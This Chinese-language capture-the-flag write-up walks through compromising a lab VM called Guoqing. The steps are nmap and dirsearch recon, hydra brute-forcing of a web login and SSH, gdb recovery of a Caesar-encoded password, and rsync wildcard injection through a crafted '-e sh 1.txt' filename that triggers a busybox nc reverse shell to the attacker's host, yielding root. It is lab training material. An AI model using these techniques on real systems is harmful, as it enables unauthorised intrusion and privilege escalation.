
扫描：

```
nmap -v -Pn -T5 192.168.0.104 -sV -p 1-65535 --min-rate=1000
```



进一步扫描：

```
nmap -v -Pn -T5 192.168.0.104 -sV -sC -p 22,80
```

```
Discovered open port 80/tcp on 192.168.0.104
Completed SYN Stealth Scan at 08:55, 0.02s elapsed (2 total ports)
Initiating Service scan at 08:55
Scanning 2 services on 192.168.0.104
Completed Service scan at 08:55, 6.05s elapsed (2 services on 1 host)
NSE: Script scanning 192.168.0.104.
Initiating NSE at 08:55
Completed NSE at 08:55, 0.48s elapsed
Initiating NSE at 08:55
Completed NSE at 08:55, 0.02s elapsed
Initiating NSE at 08:55
Completed NSE at 08:55, 0.00s elapsed
Nmap scan report for 192.168.0.104
Host is up (0.00057s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-title: \xE9\x9D\x9E\xE4\xB8\xBB\xE6\xB5\x81\xE7\x82\xAB\xE9\x85\xB7\xE7\xA9\xBA\xE9\x97\xB4 | \xE6\xAC\xA2\xE8\xBF\x8E\xE5\x85\x89\xE4\xB8\xB4
MAC Address: 08:00:27:A0:FC:E4 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 08:55
Completed NSE at 08:55, 0.00s elapsed
Initiating NSE at 08:55
Completed NSE at 08:55, 0.00s elapsed
Initiating NSE at 08:55
Completed NSE at 08:55, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.07 seconds
           Raw packets sent: 3 (116B) | Rcvd: 3 (116B)

┌──(root㉿kali)-[/home/kali/targets]
└─#
```

扫描目录:

```
dirsearch -u http://192.168.0.104
```

```
┌──(root㉿kali)-[/home/kali/targets]
└─# dirsearch -u http://192.168.0.104/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/targets/reports/http_192.168.0.104/__25-10-02_08-57-49.txt

Target: http://192.168.0.104/

[08:57:49] Starting:
[08:57:52] 403 -  278B  - /.ht_wsr.txt
[08:57:52] 403 -  278B  - /.htaccess.bak1
[08:57:52] 403 -  278B  - /.htaccess.orig
[08:57:52] 403 -  278B  - /.htaccess.sample
[08:57:52] 403 -  278B  - /.htaccess.save
[08:57:52] 403 -  278B  - /.htaccess_orig
[08:57:52] 403 -  278B  - /.htaccess_extra
[08:57:52] 403 -  278B  - /.htaccess_sc
[08:57:52] 403 -  278B  - /.htaccessOLD2
[08:57:52] 403 -  278B  - /.htaccessOLD
[08:57:52] 403 -  278B  - /.htaccessBAK
[08:57:52] 403 -  278B  - /.htm
[08:57:52] 403 -  278B  - /.html
[08:57:52] 403 -  278B  - /.htpasswd_test
[08:57:52] 403 -  278B  - /.htpasswds
[08:57:52] 403 -  278B  - /.httr-oauth
[08:57:53] 403 -  278B  - /.php
[08:58:17] 302 -    0B  - /dashboard.php  ->  login.php
[08:58:30] 200 -  937B  - /login.php
[08:58:31] 302 -    0B  - /logout.php  ->  login.php
[08:58:45] 403 -  278B  - /server-status
[08:58:45] 403 -  278B  - /server-status/

Task Completed

┌──(root㉿kali)-[/home/kali/targets]
└─#
```

爆破一下密码?

首先用rockyou的前一万行做一个字典:


```
head -n 10000 /usr/share/wordlists/rockyou.txt > rockyou10000.txt
```

然后开始爆破：

```
hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P ./rockyou10000.txt 192.168.0.104 http-post-form "/login.php:username=^USER^&password=^PASS^:F=用户名或密码错误" -V -t 5 -f
```

爆破了很久没发现东西。但是strings 作者的图片发现了东西。

```
stings todd.png
```



发现了账号密码：


```
todd:toddishandsome
```

```
┌──(root㉿kali)-[/home/kali/targets/tmp]
└─# nmap -v -sU 192.168.0.104
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-02 11:01 EDT
Initiating ARP Ping Scan at 11:01
Scanning 192.168.0.104 [1 port]
Completed ARP Ping Scan at 11:01, 0.09s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:01
Completed Parallel DNS resolution of 1 host. at 11:01, 0.02s elapsed
Initiating UDP Scan at 11:01
Scanning 192.168.0.104 [1000 ports]
Increasing send delay for 192.168.0.104 from 0 to 50 due to max_successful_tryno increase to 4
Increasing send delay for 192.168.0.104 from 50 to 100 due to max_successful_tryno increase to 5
Increasing send delay for 192.168.0.104 from 100 to 200 due to max_successful_tryno increase to 6
Increasing send delay for 192.168.0.104 from 200 to 400 due to max_successful_tryno increase to 7
Increasing send delay for 192.168.0.104 from 400 to 800 due to 11 out of 11 dropped probes since last increase.
UDP Scan Timing: About 4.13% done; ETC: 11:13 (0:11:59 remaining)
UDP Scan Timing: About 7.01% done; ETC: 11:15 (0:13:29 remaining)
UDP Scan Timing: About 24.42% done; ETC: 11:17 (0:12:44 remaining)
UDP Scan Timing: About 30.69% done; ETC: 11:18 (0:11:47 remaining)
UDP Scan Timing: About 36.26% done; ETC: 11:18 (0:10:56 remaining)
UDP Scan Timing: About 41.40% done; ETC: 11:18 (0:10:04 remaining)
UDP Scan Timing: About 46.87% done; ETC: 11:18 (0:09:12 remaining)
UDP Scan Timing: About 52.00% done; ETC: 11:18 (0:08:19 remaining)
UDP Scan Timing: About 57.46% done; ETC: 11:18 (0:07:23 remaining)
UDP Scan Timing: About 62.81% done; ETC: 11:18 (0:06:28 remaining)
UDP Scan Timing: About 68.07% done; ETC: 11:18 (0:05:34 remaining)
UDP Scan Timing: About 73.31% done; ETC: 11:18 (0:04:39 remaining)
UDP Scan Timing: About 78.53% done; ETC: 11:18 (0:03:45 remaining)
UDP Scan Timing: About 83.77% done; ETC: 11:18 (0:02:51 remaining)
UDP Scan Timing: About 89.08% done; ETC: 11:18 (0:01:56 remaining)
UDP Scan Timing: About 94.08% done; ETC: 11:18 (0:01:03 remaining)
Completed UDP Scan at 11:19, 1093.05s elapsed (1000 total ports)
Nmap scan report for 192.168.0.104
Host is up (0.00065s latency).
Not shown: 999 closed udp ports (port-unreach)
PORT   STATE         SERVICE
68/udp open|filtered dhcpc
MAC Address: 08:00:27:A0:FC:E4 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1093.41 seconds
           Raw packets sent: 1469 (74.160KB) | Rcvd: 732291 (135.774MB)
```

```
hydra -L /usr/share/wordlists/rockyou.txt -p toddishandsome 192.168.0.104 http-post-form "/login.php:username=^USER^&password=^PASS^:F=用户名或密码错误" -V -t 5 -f
```

```
[ATTEMPT] target 192.168.0.104 - login "ISRAEL" - pass "toddishandsome" - 19825 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.0.104 - login "Cookie" - pass "toddishandsome" - 19826 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.0.104 - login "ALFREDO" - pass "toddishandsome" - 19827 of 14344399 [child 2] (0/0)
[80][http-post-form] host: 192.168.0.104   login: admin   password: toddishandsome
[STATUS] attack finished for 192.168.0.104 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-02 12:26:26

┌──(root㉿kali)-[/home/kali/targets]
└─#
```

用这个账号密码成功登录了后台：




```
67          <div class="card">
68              <h3>系统信息</h3>
69              <p>您已成功登录系统。这是一个简单的仪表盘页面，用于演示目的。</p>
70          </div>
71          <div class="card">
72              <a href="hyh" class="hyhforever" target="_blank"></a>
73          </div>
74          <div class="card">
75              <h3>账户操作</h3>
76              <a href="logout.php" class="btn">退出登录</a>
77          </div>
78      </div>
```

这里尝试过了，不是目录，那就是账号密码：

```
hyh:hyhforever
```

ssh登录：

```
┌──(root㉿kali)-[/home/kali/targets/tmp]
└─# ssh hyh@192.168.0.104
hyh@192.168.0.104's password:
Linux Guoqing 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
hyh@Guoqing:~$ cd /home
hyh@Guoqing:/home$ ls
hyh  segfault  todd
hyh@Guoqing:/home$ cd hyh
hyh@Guoqing:~$ ls
user.txt
hyh@Guoqing:~$ cat user.txt
flag{user-e2ac255ade95b9268571eb5baf345974}
hyh@Guoqing:~$
```


拿到了user的flag：

```
flag{user-e2ac255ade95b9268571eb5baf345974}
```

提权：

/opt/password

这个文件不寻常。



运行一下看看：

```
./password
```

```
hyh@Guoqing:/opt$ ./password
Please enter the password for segfault: seffault
Incorrect password length. The password should be 11 characters long.
Please try again: ^[[A
Incorrect password length. The password should be 11 characters long.
Please try again: ./password
```

密码长度十一位?

```
grep -E '^.{11}c1f10933-5528-4c1c-867b-063815e318a7-1759586841512#39;
/usr/share/wordlists/rockyou.txt > rockyou11.txt
```

```
┌──(root㉿ kali)-[/home/kali/targets]
└─# grep -E '^.{11}$' /usr/share/wordlists/rockyou.txt > rockyou11.txt
```

爆破：


```
hydra -l segfault -P ./rockyou11.txt -vV -t 4 -f 192.168.0.104 ssh
```

但是爆破无果。

看看这个 password 什么来路：

```
┌──(root㉿ kali)-[/home/kali/targets]
└─# file password
password: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=097647f1d55533e8f
9cf0d4b2816c559d919a9f2, for GNU/Linux 3.2.0, not stripped
```

凯撒密码：




```
objdump -d /opt/password | grep -A 30 'caesar_encrypt'

gdb password

break strcmp

run

x/s $rsi

x/s $rdi
```

```
┌──(root㉿kali)-[/home/kali/targets]
└─# gdb password
GNU gdb (Debian 16.3-5) 16.3
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from password...
(No debugging symbols found in password)
(gdb) break strcmp
Breakpoint 1 at 0x1090
(gdb) run
Starting program: /home/kali/targets/password
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Please enter the password for segfault: 11111111111

Breakpoint 1, 0x00007ffff7f18970 in ?? () from /lib/x86_64-linux-gnu/libc.so.6
(gdb) x/s $rsi
0x7fffffffe1b0: "vhjidxowqr1"
(gdb)
```

得到了一个对比的密文。

```
vhjidxowqr1
```

解密一下：

在线凯撒密码加密解密

标签 加密解密

得到了segfault的密码。

```
segfault：segfaultno1
```

上传 pspy64 看看：

```
wget http://192.168.0.109/pspy64

chmod u+x pspy64

./pspy64
```

```
2025/10/04 01:18:01 CMD: UID=0    PID=26990  | /usr/sbin/CRON -f
2025/10/04 01:18:01 CMD: UID=0    PID=26991  | /usr/sbin/CRON -f
2025/10/04 01:18:01 CMD: UID=0    PID=26992  | /bin/sh -c cd /home/segfault && rsync -t *.txt Guoqing:/tmp/backup/
2025/10/04 01:18:01 CMD: UID=0    PID=26993  | rsync -t name1.txt name2.txt name3.txt Guoqing:/tmp/backup/
2025/10/04 01:18:01 CMD: UID=0    PID=26994  | sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
2025/10/04 01:18:01 CMD: UID=0    PID=26995  | sshd: [accepted]
2025/10/04 01:19:01 CMD: UID=0    PID=26997  | /usr/sbin/CRON -f
2025/10/04 01:19:01 CMD: UID=0    PID=26998  | /usr/sbin/CRON -f
2025/10/04 01:19:01 CMD: UID=0    PID=26999  | /bin/sh -c cd /home/segfault && rsync -t *.txt Guoqing:/tmp/backup/
2025/10/04 01:19:01 CMD: UID=0    PID=27000  | rsync -t name1.txt name2.txt name3.txt Guoqing:/tmp/backup/
2025/10/04 01:19:01 CMD: UID=0    PID=27001  | sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
2025/10/04 01:19:01 CMD: UID=0    PID=27002  | sshd: [accepted]
```

这个是核心的定时任务：


```
/bin/sh -c cd /home/segfault && rsync -t *.txt Guoqing:/tmp/backup/
```

在这个通配符的地方下手：

创建一个1.txt的恶意脚本：

为什么这里要用1，因为要让rsync执行的时候它排在前面，同理，a.txt也没问题，比n前面就可以。

```
vim 1.txt

#!/bin/sh
busybox nc 192.168.0.109 9999 -e /bin/sh
```



给 1.txt 执行权限：

```
chmod u+x 1.txt
```

然后创建一个名为'-e sh 1.txt' 的txt。

```
echo "" > '-e sh 1.txt'
```

为什么要用-e?

```
rsync --help
```

```
┌──(root㉿kali)-[/home/kali/targets]
└─# rsync --help
rsync  version 3.4.1  protocol version 32
Copyright (C) 1996-2025 by Andrew Tridgell, Wayne Davison, and others.
Web site: https://rsync.samba.org/
Capabilities:
    64-bit files, 64-bit inums, 64-bit timestamps, 64-bit long ints,
    socketpairs, symlinks, symtimes, hardlinks, hardlink-specials,
    hardlink-symlinks, IPv6, atimes, batchfiles, inplace, append, ACLs,
    xattrs, optional secluded-args, iconv, prealloc, stop-at, no crtimes
Optimizations:
    SIMD-roll, no asm-roll, openssl-crypto, no asm-MD5
Checksum list:
    xxh128 xxh3 xxh64 (xxhash) md5 md4 sha1 none
Compress list:
    zstd lz4 zlibx zlib none
Daemon auth list:
    sha512 sha256 sha1 md5 md4

rsync comes with ABSOLUTELY NO WARRANTY.  This is free software, and you
are welcome to redistribute it under certain conditions.  See the GNU
General Public Licence for details.

rsync is a file transfer program capable of efficient remote update
via a fast differencing algorithm.

Usage: rsync [OPTION]... SRC [SRC]... DEST
  or   rsync [OPTION]... SRC [SRC]... [USER@]HOST:DEST
  or   rsync [OPTION]... SRC [SRC]... [USER@]HOST::DEST
  or   rsync [OPTION]... SRC [SRC]... rsync://[USER@]HOST[:PORT]/DEST
  or   rsync [OPTION]... [USER@]HOST:SRC [DEST]
  or   rsync [OPTION]... [USER@]HOST::SRC [DEST]
  or   rsync [OPTION]... rsync://[USER@]HOST[:PORT]/SRC [DEST]
The ':' usages connect via remote shell, while '::' & 'rsync://' usages connect
to an rsync daemon, and require SRC or DEST to start with a module name.

Options
```

```
--devices               preserve device files (super-user only)
--copy-devices          copy device contents as a regular file
--write-devices         write to devices as files (implies --inplace)
--specials              preserve special files
-D                      same as --devices --specials
--times, -t             preserve modification times
--atimes, -U            preserve access (use) times
--open-noatime          avoid changing the atime on opened files
--crtimes, -N           preserve create times (newness)
--omit-dir-times, -O    omit directories from --times
--omit-link-times, -J   omit symlinks from --times
--super                 receiver attempts super-user activities
--fake-super            store/recover privileged attrs using xattrs
--sparse, -S            turn sequences of nulls into sparse blocks
--preallocate           allocate dest files before writing them
--dry-run, -n           perform a trial run with no changes made
--whole-file, -W        copy files whole (w/o delta-xfer algorithm)
--checksum-choice=STR   choose the checksum algorithm (aka --cc)
--one-file-system, -x   don't cross filesystem boundaries
--block-size=SIZE, -B   force a fixed checksum block-size
--rsh=COMMAND, -e       specify the remote shell to use
--rsync-path=PROGRAM    specify the rsync to run on remote machine
--existing              skip creating new files on receiver
--ignore-existing       skip updating files that exist on receiver
--remove-source-files   sender removes synchronized files (non-dir)
--del                   an alias for --delete-during
--delete                delete extraneous files from dest dirs
--delete-before         receiver deletes before xfer, not during
--delete-during         receiver deletes during the transfer
--delete-delay          find deletions during, delete after
--delete-after          receiver deletes after transfer, not during
--delete-excluded       also delete excluded files from dest dirs
--ignore-missing-args   ignore missing source args without error
--delete-missing-args   delete missing source args from destination
--ignore-errors         delete even if there are I/O errors
--force                 force deletion of dirs even if not empty
--max-delete=NUM        don't delete more than NUM files
--max-size=SIZE         don't transfer any file larger than SIZE
--min-size=SIZE         don't transfer any file smaller than SIZE
--max-alloc=SIZE        change a limit relating to memory alloc
--partial               keep partially transferred files
--partial-dir=DIR       put a partially transferred file into DIR
--delay-updates         put all updated files into place at end
```

然后等待。不用多久就能得到一个shell：

```
┌──(root㉿kali)-[/home/kali/targets]
└─# nc -lvnp 9999
listening on [any] 9999 ...
connect to [192.168.0.109] from (UNKNOWN) [192.168.0.104] 60450
```

终于得到了shell：

切换成交互式shell：

```
python3 -c 'import pty;pty.spawn("/bin/bash");'
```

```
┌──(root㉿kali)-[/home/kali/targets]
└─# nc -lvnp 9999
listening on [any] 9999 ...
connect to [192.168.0.109] from (UNKNOWN) [192.168.0.104] 60450
python3 -c 'import pty;pty.spawn("/bin/bash");'
root@Guoqing:/home/segfault# cd /root
cd /root
root@Guoqing:~# ls
ls
root.txt
root@Guoqing:~# cat root.txt
cat root.txt
flag{root-834af260d56e6b7b01199548065ac7da}
root@Guoqing:~#
```

得到了 root 的flag：

```
flag{root-834af260d56e6b7b01199548065ac7da}
```